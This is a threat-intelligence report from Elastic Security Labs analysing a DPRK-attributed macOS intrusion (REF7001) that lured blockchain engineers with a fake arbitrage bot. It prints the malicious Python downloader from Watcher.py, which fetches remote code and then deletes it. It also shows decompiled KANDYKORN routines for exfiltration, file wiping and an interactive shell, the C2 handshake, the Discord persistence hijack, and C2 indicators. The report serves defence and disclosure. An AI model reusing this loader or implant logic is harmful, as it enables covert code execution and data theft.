Elastic catches DPRK passing out KANDYKORN

By Colson Wilhoit, Ricardo Ungureanu, Seth Goodwin, Andrew Pease

Published: 2023-11-01 · Archived: 2026-04-05 23:22:17 UTC

Preamble

Elastic Security Labs is disclosing a novel intrusion targeting blockchain engineers of a crypto exchange platform. The intrusion leveraged a combination of custom and open source capabilities for initial access and post-exploitation.


We discovered this intrusion when analyzing attempts to reflectively load a binary into memory on a macOS endpoint. The intrusion was traced to a Python application posing as a cryptocurrency arbitrage bot delivered via a direct message on a public Discord server.

We attribute this activity to DPRK and recognize overlaps with the Lazarus Group based on our analysis of the techniques, network infrastructure, code-signing certificates, and custom Lazarus Group detection rules; we track this intrusion set as REF7001.

Key takeaways

- Threat actors lured blockchain engineers with a Python application to gain initial access to the environment
- This intrusion involved multiple complex stages that each employed deliberate defense evasion techniques
- The intrusion set was observed on a macOS system where an adversary attempted to load binaries into memory, which is atypical of macOS intrusions

Execution flow



REF7001 Execution Flow


Attackers impersonated blockchain engineering community members on a public Discord frequented by members of this community. The attacker social-engineered their initial victim, convincing them to download and decompress a ZIP archive containing malicious code. The victim believed they were installing an arbitrage bot, a software tool capable of profiting from cryptocurrency rate differences between platforms.

This execution kicked off the primary malware execution flow of the REF7001 intrusion, culminating in KANDYKORN:

- Stage 0 (Initial Compromise) - `Watcher.py`
- Stage 1 (Dropper) - `testSpeed.py` and `FinderTools`
- Stage 2 (Payload) - `.sld` and `.log` - SUGARLOADER
- Stage 3 (Loader)- Discord (fake) - HLOADER
- Stage 4 (Payload) - KANDYKORN

Stage 0 Initial compromise: Watcher.py

The initial breach was orchestrated via a camouflaged Python application designed and advertised as an arbitrage bot targeted at blockchain engineers. This application was distributed as a .zip file titled `Cross-Platform Bridges.zip`. Decompressing it reveals a `Main.py` script accompanied by a folder named `order_book_recorder`, housing 13 Python scripts.



Cross-Platform Bridges.zip folder structure

The victim manually ran the `Main.py` script via their PyCharm IDE Python interpreter.

Initially, the `Main.py` script appears benign. It imports the accompanying Python scripts as modules and seems to execute some mundane functions.

While analyzing the modules housed in the `order_book_recorder` folder, one file -- `Watcher.py` -- clearly stood out and we will see why.

`Main.py` acts as the initial trigger, importing `Watcher.py` as a module that indirectly executes the script. The Python interpreter runs every top-level statement in `Watcher.py` sequentially.

The script starts off by establishing local directory paths and subsequently attempts to generate a `_log` folder at the specified location. If the folder already exists, the script remains passive.

```
local_dir =  path.abspath(path.join(__file__ ,"../"))
folder_name = local_dir + "/_log"

try:
    os.mkdir(folder_name)
except FileExistsError:
    _log_ = 1
except Exception as e:
    print(f"Failed to create folder '{folder_name}': {e}")
```

Creating a folder within the Python application directory structure and name it _log

The script pre-defines a `testSpeed.py` file path (destined for the just created `_log` folder) and assigns it to the `output` variable. The function `import_networklib` is then defined. Within it, a Google Drive URL is initialized.

Utilizing the Python `urllib` library, the script fetches content from this URL and stashes it in the `s_args` variable. In case of retrieval errors, it defaults to returning the operating system's name. Subsequently, the content from Google Drive (now in `s_args`) is written into the `testSpeed.py` file.

```
def import_networklib():
    try:
        server_addr = "http://drive.google.com/uc?id=1e0y7nPOymLSuhGKcKJTqEStEZKtZ2WQD"

        import urllib.request
        req = urllib.request.Request(
                server_addr)
        s = urllib.request.urlopen(req)
        s_args = s.read()
    except:
        return 'os.name()'

    try:
        with open(output, "wb") as fo:
            fo.write(s_args)
    except:
        return 'os.name()'

    return s_args
```

Malicious downloader function import_networklib

user_agent.original	destination.ip	method	url.full
Python-urllib/3.9	142.251.209.14	GET	http://drive.google.com/uc?id=1e0y7nPOymLSuhGKcKJTqEStEZKtZ2WQD

Connect to Google Drive url and download data saved to a variable s_args

Effective_process.name	process.name	file.name	event.action
pycharm	python3.9	testSpeed.py	modification

Write data from s_args to testSpeed.py file in newly created _log directory

The next function, `get_modules_base_version`, probes the Python version and invokes the `import_networklib` function if it detects version 3. This call sets the entire sequence in motion.

```
def get_modules_base_version():

    if (platform.python_version().find('3.') == 0):
        import_networklib()

get_modules_base_version()
```

Check if Python version 3, calls the import_networklib function

`Watcher.py` imports `testSpeed.py` as a module, executing the contents of the script.

```
try :
    import order_book_recorder._log.testSpeed
except :
    nemw = 1
```

Import testSpeed.py to execute it

Concluding its operation, the malicious script tidies up, deleting the `testSpeed.py` file immediately after its one-time execution.

```
try :
    os.remove(output)
except:
    os_name = os.name
```

Delete the downloaded testSpeed.py file following its import and execution

Effective_process.name	process.name	file.name	event.action
pycharm	python3.9	testSpeed.py	deletion

Watcher.py deletes the testSpeed.py immediately following its execution

Stage 1 droppers testSpeed.py and FinderTools

When executed, `testSpeed.py` establishes an outbound network connection and fetches another Python file from a Google Drive URL, named `FinderTools`. This new file is saved to the `/Users/Shared/` directory, with the method of retrieval mirroring the `Watcher.py` script.

user_agent.original	destination.ip	method	url.full
Python-urllib/3.9	142.251.209.14	GET	http://drive.google.com/uc?id=146Z7hd2cVWH42RfaGUsG_wq09xHVBGg5

testSpeed.py network connection

Effective_process.name	process.name	file.path	event.action
pycharm	python3.9	/Users/Shared/FinderTools	modification

_FinderTools file creation _

After download, `testSpeed.py` launches `FinderTools`, providing a URL (`tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`) as an argument which initiates an outbound network connection.

process.Ext.effective_parent.name	process.parent.name	process.name	process.args	event.action
pycharm	python3.9	python3.9	[python3, /users/shared/FinderTools, http://tp-globa.xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC]	exec

FinderTools execution

user_agent.original	destination.ip	method	url.full
Mozilla/5.0 (CrKey armv7 7.4.00392)	192.119.64.43	POST	http://tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36	192.119.64.43	GET	http://tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC

FinderTools network connections

`FinderTools` is yet another dropper, downloading and executing a hidden second stage payload `.sld` also written to the `/Users/Shared/` directory.

process.Ext.effective_parent.name	process.parent.name	process.executable	event.action
pycharm	python3.9	/Users/Shared/.sld	exec

FinderTools executes .sld

Stage 2 payload .sld and .log: SUGARLOADER

Stage 2 involves the execution of an obfuscated binary we have named SUGARLOADER, which is utilized twice under two separate names (`.sld` and `.log`).

SUGARLOADER is first observed at `/Users/shared/.sld`. The second instance of SUGARLOADER, renamed to `.log`, is used in the persistence mechanism REF7001 implements with Discord.

Obfuscation

SUGARLOADER is used for initial access on the machine, and initializing the environment for the final stage. This binary is obfuscated using a binary packer, limiting what can be seen with static analysis.

The start function of this binary consists of a jump (`JMP`) to an undefined address. This is common for binary packers.

```
 HEADER:0000000100042D6 start:
HEADER:0000000100042D6                jmp     0x10000681E
```


Executing the macOS file object tool `otool -l ./log` lists all the sections that will be loaded at runtime.

```
Section
 sectname __mod_init_func
  segname lko2
     addr 0x00000001006983f0
     size 0x0000000000000008
   offset 4572144
    align 2^3 (8)
   reloff 0
   nreloc 0
    flags 0x00000009
reserved1 0
reserved2 0
```

`__mod_init_func` contains initialization functions. The C++ compiler places static constructors here. This is the code used to unpack the binary in memory.

A successful method of reverse engineering such files is to place a breakpoint right after the execution of initialization functions and then take a snapshot of the process's virtual memory. When the breakpoint is hit, the code will already be decrypted in memory and can be analyzed using traditional methods.

Adversaries commonly use obfuscation techniques such as this to bypass traditional static signature-based antimalware capabilities. As of this publication, VirusTotal shows 0 detections of this file, which suggests these defense evasions continue to be cost-effective.



SUGARLOADER VirusTotal Detections

Execution

The primary purpose of SUGARLOADER is to connect to a Command and Control server (C2), in order to download a final stage payload we refer to as KANDYKORN, and execute it directly in memory.

SUGARLOADER checks for the existence of a configuration file at `/Library/Caches/com.apple.safari.ck`. If the configuration file is missing, it will be downloaded and created via a default C2 address provided as a command line argument to the `.sld` binary. In our sample, the C2 address was `23.254.226[.]90` over TCP port `443`. We provide additional information about the C2 in the Network Infrastructure section below.

process.executable	process.command_line
/Users/Shared/.sld	/Users/Shared/.sld 23.254.226.90 443

SUGARLOADER C2 established and configuration file download

process.executable	event.action	file.path
/Users/Shared/.sld	modification	/Library/Caches/com.apple.safari.ck

SUGARLOADER writing configuration file

The configuration file is encrypted using RC4 and the encryption key (in the Observations section) is hardcoded within SUGARLOADER itself. The `com.apple.safari.ck` file is utilized by both SUGARLOADER and KANDYKORN for establishing secure network communications.

```
 struct MalwareConfig
{
  char computerId[8];
  _BYTE gap0[12];
  Url c2_urls[2];
  Hostname c2_ip_address[2];
```

```
  _BYTE proxy[200];
  int sleepInterval;
};
```

`computerId` is a randomly generated string identifying the victim's computer.

A C2 server can either be identified with a fully qualified URL (`c2_urls`) or with an IP address and port (`c2_ip_ddress`). It supports two C2 servers, one as the main server, and the second one as a fallback. The specification or hardcoding of multiple servers like this is commonly used by malicious actors to ensure their connection with the victim is persistent should the original C2 be taken down or blocked. `sleepInterval` is the default sleeping interval for the malware between separate actions.

Once the configuration file is read into memory and decrypted, the next step is to initialize a connection to the remote server. All the communication between the victim's computer and the C2 server is detailed in the Network Protocol section.

The last step taken by SUGARLOADER is to download a final stage payload from the C2 server and execute it. REF7001 takes advantage of a technique known as reflective binary loading (allocation followed by the execution of payloads directly within the memory of the process) to execute the final stage, leveraging APIs such as `NSCreateObjectFileImageFromMemory` or `NSLinkModule` . Reflective loading is a powerful technique. If you'd like to learn more about how it works, check out this research by slyd0g and hackd.

This technique can be utilized to execute a payload from an in-memory buffer. Fileless execution such as this has been observed previously in attacks conducted by the Lazarus Group.

SUGARLOADER reflectively loads a binary (KANDYKORN) and then creates a new file initially named `appname` which we refer to as `HLOADER` which we took directly from the process code signature's signing identifier.

rule.name	process.executable	file.name
Reflective Binary Load	/Users/Shared/.sld	NSCreateObjectFileImageFromMemory-P3JF36gx

SUGARLOADER reflective binary load alert

process.executable	file.path	event.action
/Users/Shared/.sld	/Applications/Discord.app/Contents/MacOS/appname	modification

SUGARLOADER creates HLOADER

process.code_signature.signing_id
HLoader-5555494485b460f1e2343dffaef9b94d01136320


HLOADER code signature identifier

```
if ( argc < 3 )
{
  stage4_executable_buffer = connect_to_server(&v17 + 1);
}
else
{
  c2_ip_address = argv[1];
  c2_port = j_j__atoi_ptr(argv[2]);
  stage4_executable_buffer = save_config_connect_to_c2(c2_ip_address, c2_port,
}
LoadImageFromMemory(stage4_executable_buffer)
```

Pseudocode for SUGARLOADER (stage2)

Stage 3 loader Discord: HLOADER

HLOADER (`2360a69e5fd7217e977123c81d3dbb60bf4763a9dae6949bc1900234f7762df1`) is a payload that attempts to masquerade as the legitimate Discord application. As of this writing, it has 0 detections on VirusTotal.



HLOADER VirusTotal Detections

HLOADER was identified through the use of a macOS binary code-signing technique that has been previously linked to the DPRK's Lazarus Group 3CX intrusion. In addition to other published research, Elastic Security Labs has also used the presence of this technique as an indicator of DPRK campaigns, as seen in our June 2023 research publication on JOKERSPY.

Persistence

We observed the threat actor adopting a technique we have not previously seen them use to achieve persistence on macOS, known as execution flow hijacking. The target of this attack was the widely used application Discord. The Discord application is often configured by users as a login item and launched when the system boots, making it an attractive target for takeover. HLOADER is a self-signed binary written in Swift. The purpose of this loader is to execute both the legitimate Discord bundle and `.log` payload, the latter of which is used to execute Mach-O binary files from memory without writing them to disk.

The legitimate binary `/Applications/Discord.app/Contents/MacOS/Discord` was renamed to `.lock`, and replaced by `HLOADER`.

event.action	file.path	file.Ext.original.path
rename	/Applications/Discord.app/Contents/MacOS/.lock	/Applications/Discord.app/Contents/MacOS/Discord
rename	/Applications/Discord.app/Contents/MacOS/Discord	/Applications/Discord.app/Contents/MacOS/HLoader

Discord replaced by HLOADER

Below is the code signature information for `HLOADER`, which has a self-signed identifier structure consistent with other Lazarus Group samples.


```
 Executable=Applications/Discord.app/Contents/MacOS/Discord
Identifier=HLOADER-5555494485b460f1e2343dffaef9b94d01136320
Format=bundle with Mach-O universal (x86_64 arm64)
CodeDirectory flags=0x2(adhoc) hashes=12+7 location=embedded
```

When executed, `HLOADER` performs the following operations:

- Renames itself from `Discord` to `MacOS.tmp`
- Renames the legitimate Discord binary from `.lock` to `Discord`
- Executes both Discord and `.log` using `NSTask.launchAndReturnError`
- Renames both files back to their initial names


process.executable	file.name	file.Ext.original.path	event.action
/Applications/Discord.app/Contents/MacOS/Discord	MacOS.tmp	/Applications/Discord.app/Contents/MacOS/Discord	rename
/Applications/Discord.app/Contents/MacOS/Discord	Discord	/Applications/Discord.app/Contents/MacOS/.lock	rename
/Applications/Discord.app/Contents/MacOS/Discord	.lock	/Applications/Discord.app/Contents/MacOS/Discord	rename

HLOADER execution event chain



HLOADER Discord Application Hijack

The following process tree also visually depicts how persistence is obtained. The root node `Discord` is actually HLOADER disguised as the legitimate app. As presented above, it first runs .lock, which is in fact Discord, and, alongside, spawns SUGARLOADER as a process named .log.



Process Tree Analyzer

As seen in stage 2, SUGARLOADER reads the configuration file, connects to the C2 server, and waits for a payload to be received. Another alert is generated when the new payload (KANDYKORN) is loaded into memory.

process.executable	dll.name	rule.name
/Applications/Discord.app/Contents/MacOS/.log	NSCreateObjectFileImageFromMemory-btWQ9lIx	Reflective Dylib Load

Reflective Dylib Load Alert for KANDYKORN

Stage 4 Payload: KANDYKORN

KANDYKORN is the final stage of this execution chain and possesses a full-featured set of capabilities to access and exfiltrate data from the victim's computer. Elastic Security Labs was able to retrieve this payload from one C2 server which hadn't been deactivated yet.

Execution

KANDYCORN processes are forked and run in the background as daemons before loading their configuration file from `/Library/Caches/com.apple.safari.ck`. The configuration file is read into memory then decrypted using the same RC4 key, and parsed for C2 settings. The communication protocol is similar to prior stages using the victim ID value for authentication.

Command and control

Once communication is established, KANDYKORN awaits commands from the server. This is an interesting characteristic in that the malware waits for commands instead of polling for commands. This would reduce the number of endpoint and network artifacts generated and provide a way to limit potential discovery.

Each command is represented by an integer being transmitted, followed by the data that is specific to each action. Below is a list of the available commands KANDYKORN provides.

Command 0xD1

Action: Exit command where the program gracefully exists.

Command 0xD2

Name: `resp_basicinfo` Action: Gathers information about the system such as hostname, uid, osinfo, and image path of the current process, and reports back to the server.

```
gethostname(v21, 0x64uLL);
char2tchar(v21, v8);
v3 = getuid();
v5 = getpwuid(v3);
if ( v5 )
  strcpy(__dst, v5->pw_name);
else
  strcpy(__dst, "");
printf("%s\n", __dst);
char2tchar(__dst, v12);
get_osinfo(v10);
v2 = ksocket::getsock_fd(*this);
get_ipaddr(v2, v9);
get_imagepath(v13);
v7 = ksocket::getsock_port(*this);
char2tchar("MAC 0.1.3", v11);
char2tchar(this[1], v14);
```

resp_basicinfo routine

Command 0xD3

Name: `resp_file_dir` Action: Lists content of a directory and format the output similar to `ls -al`, including type, name, permissions, size, acl, path, and access time.

```
        if ( (v29.st_mode & 4) != 0 )
          v9 = 'r';
        v26 = v9;
        v10 = '-';
        if ( (v29.st_mode & 2) != 0 )
          v10 = 'w';
        if ( (v29.st_mode & 1) != 0 )
          v1 = 'x';
        f_type = v1;
        LODWORD(v18) = get_acl(v30->d_name);
        LODWORD(v17) = f_type;
        LODWORD(v16) = v10;
        LODWORD(v15) = v26;
        LODWORD(v14) = v25;
        LODWORD(v13) = v24;
        LODWORD(v12) = v23;
        sprintf(v28 + 8, "%c%c%c%c%c%c%c%c%c%c", type, v20,
        *v28 = v29.st_size;
        TimetToFileTime(v29.st_atimespec.tv_sec, v28 + 44);
        TimetToFileTime(v29.st_ctimespec.tv_sec, v28 + 36);
        TimetToFileTime(v29.st_mtimespec.tv_sec, v28 + 28);
      }
```

resp_file_dir routine

Command 0xD4

Name: `resp_file_prop`

Action: Recursively read a directory and count the number of files, number of subdirectories, and total size.

```
while ( 1 )
{
  dirent = readdir_INODE64(v8);
  if ( !dirent )
    break;
  if ( strcmp(dirent->d_name, ".") && strcmp(dirent->d_name, "..") && lstat_INODE64(dirent->d_name,
  {
    if ( (v6.st_mode & 0xF000) == 0x4000 )// S_IFDIR
    {
      v5 = strlen(current_directory);
      strcat(current_directory, "/");
      strcat(current_directory, dirent->d_name);
      get_file_prop(current_directory, total_size, nr_directories, nr_files);// recursive traversal
      current_directory[v5] = 0;
      ++*nr_directories;                // count directories
      chdir(current_directory);
    }
    else
    {
      *total_size += v6.st_size;        // add file size
      ++*nr_files;                      // count files
    }
  }
}
```

resp_file_prop routine

Command 0xD5

Name: `resp_file_upload`

Action: Used by the adversary to upload a file from their C2 server to the victim's computer. This command specifies a path, creates it, and then proceeds to download the file content and write it to the victim's computer.

Command 0xD6

Name: `resp_file_down`

Action: Used by the adversary to transfer a file from the victim's computer to their infrastructure.

Command 0xD7

Name: `resp_file_zipdown`

Action: Archive a directory and exfiltrate it to the C2 server. The newly created archive's name has the following pattern `/tmp/tempXXXXXXX` .

```
strcpy(zip_pattern, "/tmp/tempXXXXXX");
if ( ksocket::recvex(this->socket, v5, this->data) >= 0 )
{
  __bzero(dirPath, 500LL);
  tchar2char(v6, dirPath);
  tmp_name = mkdtemp(zip_pattern);
  strcpy(zip_path, tmp_name);
  remove(zip_path);
  zipObject = zip_open(zip_path, 6, 119);
  if ( zipObject )
  {
    len = strlen(dirPath);
    if ( len )
    {
      if ( dirPath[len - 1] == '/' )
        v2 = len;
      else
        v2 = len + 1;
      zip_walk(zipObject, dirPath, v2);
    }
    else
    {
      zip_walk(zipObject, dirPath, 0);
    }
    zip_close(zipObject);
    zipObject = 0LL;
    v8 = process_module::file_down(this, zip_path, v5);
  }
```

_resp_file_zipdown routine _

Command 0xD8

Name: `resp_file_wipe` Action: Overwrites file content to zero and deletes the file. This is a common technique used to impede recovering the file through digital forensics on the filesystem.

```
memset(this->filePath, 0, 0xA0000uLL);
fwrite(this->filePath, 1uLL, v4, v9);     // write 0s
  fclose(v9);
if ( unlink(a2) < 0 )                       // unlink
  return -998;
```

resp_file_wipe routine

Command 0xD9

Name: `resp_proc_list`

Action: Lists all running processes on the system along with their PID, UID and other information.

Command 0xDA

Name: `resp_proc_kill`

Action: Kills a process by specified PID.

```
if ( ksocket::recvex(this->socket, &proc_pid, this->data) >= 0 )
{
  if ( kill(proc_pid, 9) == -1 )
    v3 = 0xFFFFFC1A;
}
```

resp_proc_kill routine

Command 0xDB

Name: `resp_cmd_send`

Action: Executes a command on the system by using a pseudoterminal.

Command 0xDC

Name: `resp_cmd_recv`

Action: Reads the command output from the previous command `resp_cmd_send`.

Command 0xDD

Name: `resp_cmd_create`

Action: Spawns a shell on the system and communicates with it via a pseudoterminal. Once the shell process is executed, commands are read and written through the `/dev/pts` device.

```
create_pseudo_terminal(file_descriptor_ptr, a1, v13);
tcsetattr(*a1, 0, &v11);
tcsetattr(*file_descriptor_ptr, 0, &v10);
childPid= fork();
if ( childPid= 0 )
{
  if ( !childPid)
  {
    close(*a1);
    setsid();
    setpgid(0, 0);
    signal(1, 0LL);
    signal(20, 0LL);
    dup2(*file_descriptor_ptr, 0);
    dup2(*file_descriptor_ptr, 1);
    dup2(*file_descriptor_ptr, 2);
    while ( 1 )
    {
      v5 = open(v13, 2);
      v4 = 0;
      if ( v5 < 0 )
        v4 = *__error() == 4;
      if ( !v4 )
      {
        v3 = 0;
        if ( close(v5) < 0 )
          v3 = *__error() == 4;
        if ( !v3 )
        {
          setenv("LC_ALL", "en_US.UTF-8", 1);
          setenv("TERM", "xterm-256color", 1);
          __src = getenv("SHELL");
          if ( __src )
            strcpy(__dst, __src);
          else
            strcpy(__dst, "/bin/sh");
          __argv[0] = strdup("/bin/zsh");
          __argv[1] = strdup("-i");
          __argv[2] = 0LL;
          execve(__dst, __argv, environ);
          exit(0);
```

resp_cmd_create routine (interactive shell)

Command 0xDE

Name: `resp_cfg_get`

Action: Sends the current configuration to the C2 from `/Library/Caches/com.apple.safari.ck`.

Command 0xDF

Name: `resp_cfg_set`

Action: Download a new configuration file to the victim's machine. This is used by the adversary to update the C2 hostname that should be used to retrieve commands from.

Command 0xE0

Name: `resp_sleep`

Action: Sleeps for a number of seconds.

Summary

KANDYKORN is an advanced implant with a variety of capabilities to monitor, interact with, and avoid detection. It utilizes reflective loading, a direct-memory form of execution that may bypass detections.

Network protocol

All the executables that communicate with the C2 (both stage 3 and stage 4) are using the same protocol. All the data is encrypted with RC4 and uses the same key previously referenced in the configuration file.

Both samples implement wrappers around the send-and-receive system calls. It can be observed in the following pseudocode that during the send routine, the buffer is first encrypted and then sent to the socket, whereas when data is received it is first decrypted and then processed.

```
crypt_rc4::rc4_crypt(*(this + 5), a2, encrypted_buffer, a3);
while ( v8 )
{
  buffer_len = v8 <= 0xA0000 ? v8 : 655360;
  v6 = send(*this, encrypted_buffer, buffer_len, 0);
```

send routine

```
while ( v8 )
{
  v4 = v8 <= 0xA0000 ? v8 : 655360;
  v5 = recv(*this, v6, v4, 0);
  if ( v5 <= 0 )
    break;
  v8 -= v5;
  v6 += v5;
}
if ( v8 )
{
  return -1;
}
else
{
  crypt_rc4::rc4_crypt(*(this + 5), *(this + 2), a2, a3);
```

recv routine

When the malware first connects to the C2 during the initialization phase, there is a handshake that needs to be validated in order to proceed. Should the handshake fail, the attack would stop and no other commands would be processed.

On the client side, a random number is generated and sent to the C2, which replies with a nonce variable. The client then computes a challenge with the random number and the received nonce and sends the result back to the server. If the challenge is successful and the server accepts the connection, it replies with a constant such as `0x41C3372` which appears in the analyzed sample.

```
random_number = 0x23D76C * rand();
v2 = random_number;
ksocket::sendint(this, &v2);
ksocket::recvint(this, &nonce);
result = (random_number & HIWORD(nonce)) + ((nonce & HIWORD(random_number)) << 16);
ksocket::sendint(this, &result);
ksocket::recvint(this, &result);
if ( result == 0x41C3372 )
  return 0;
else
  return -1;
```

Handshake routine

Once the connection is established, the client sends its ID and awaits commands from the server. Any subsequent data sent or received from here is serialized following a common schema used to serialize binary objects. First, the length of the content is sent, then the payload, followed by a return code which indicates if any error occurred.

```
00000000  ac 44 d4 14                                       |.D..            |  Random

00000000  62 2e 00 00                                       |b...            |  C2 nonce

00000000  00 00 40 04                                       |..@.            |  Challenge

00000000  72 33 1c 04                                       |r3..            |  C2 Validation

00000000  36 31 37 34 33 45 35 32  00 00 00 00 00 00 00 00  |61743E52........|
00000010  00 00 00 00 0a 00 00 00                           |........        |  Client ID

00000000  b0 cb 05 00                                       |....            |  Payload Size

00000000  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00  |................|  Payload (Mach-O)
```

Overview of communication protocol

Network infrastructure

During REF7001, the adversary was observed communicating with network infrastructure to collect various payloads and loaders for different stages of the intrusion.

As detailed in the Stage 1 section above, the link to the initial malware archive, `Cross-Platform Bridges.zip`, was provided in a direct message on a popular blockchain Discord server. This archive was hosted on a Google Drive (`https://drive.google[.]com/file/d1KW5nQ8MZccug6Mp4QtKyWLT3HIZzHNIL2`), but this was removed shortly after the archive was downloaded.

Throughout the analysis of the REF7001 intrusion, there were two C2 servers observed.

- `tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`
- `23.254.226[.]90`

tp-globa[.]xyz

The C2 domain `tp-globa[.]xyz` is used by `FinderTools` to download SUGARLOADER and is likely an attempt at typosquatting a legitimate foreign exchange market broker. We do not have any information to indicate that the legitimate company is involved in this intrusion. This typosquatted domain was likely chosen in an attempt to appear more legitimate to the victims of the intrusion.

`tp-globa[.]xyz`, as of this writing, resolves to an IP address (`192.119.64[.]43`) that has been observed distributing malware attributed to the DPRK's Lazarus Group (1, 2, 3).

23.254.226[.]90

23.254.226[.]90 is the C2 IP used for the `.sld` file (SUGARLOADER malware). How this IP is used for C2 is highlighted in the stage 2 section above.

On October 14, 2023, `23.254.226[.]90` was used to register the subdomain, `pesnam.publicvm[.]com`. While we did not observe this domain in our intrusion, it is documented as hosting other malicious software.

Campaign intersections

`tp-globa[.]xyz`, has a TLS certificate with a Subject CN of `bitscrunnch.linkpc[.]net`. The domain `bitscrunnch.linkpc[.]net` has been attributed to other Lazarus Group intrusions.

As noted above, this is likely an attempt to typosquat a legitimate domain for a decentralized NFT data platform. We do not have any information to indicate that the legitimate company is involved in this intrusion.

```
 ...
Issuer: C = US, O = Let's Encrypt, CN = R3
Validity
Not Before: Sep 20 12:55:37 2023 GMT
Not After : Dec 19 12:55:36 2023 GMT
Subject: CN = bitscrunnch[.]linkpc[.]net
...
```

The `bitscrunnch.linkpc[.]net`'s TLS certificate is also used for other additional domains, all of which are registered to the same IP address reported above in the `tp-globa[.]xyz` section above, `192.119.64[.]43`.

- `jobintro.linkpc[.]net`
- `jobdescription.linkpc[.]net`

- `docsenddata.linkpc[.]net`
- `docsendinfo.linkpc[.]net`
- `datasend.linkpc[.]net`
- `exodus.linkpc[.]net`
- `bitscrunnch.run[.]place`
- `coupang-networks[.]pics`

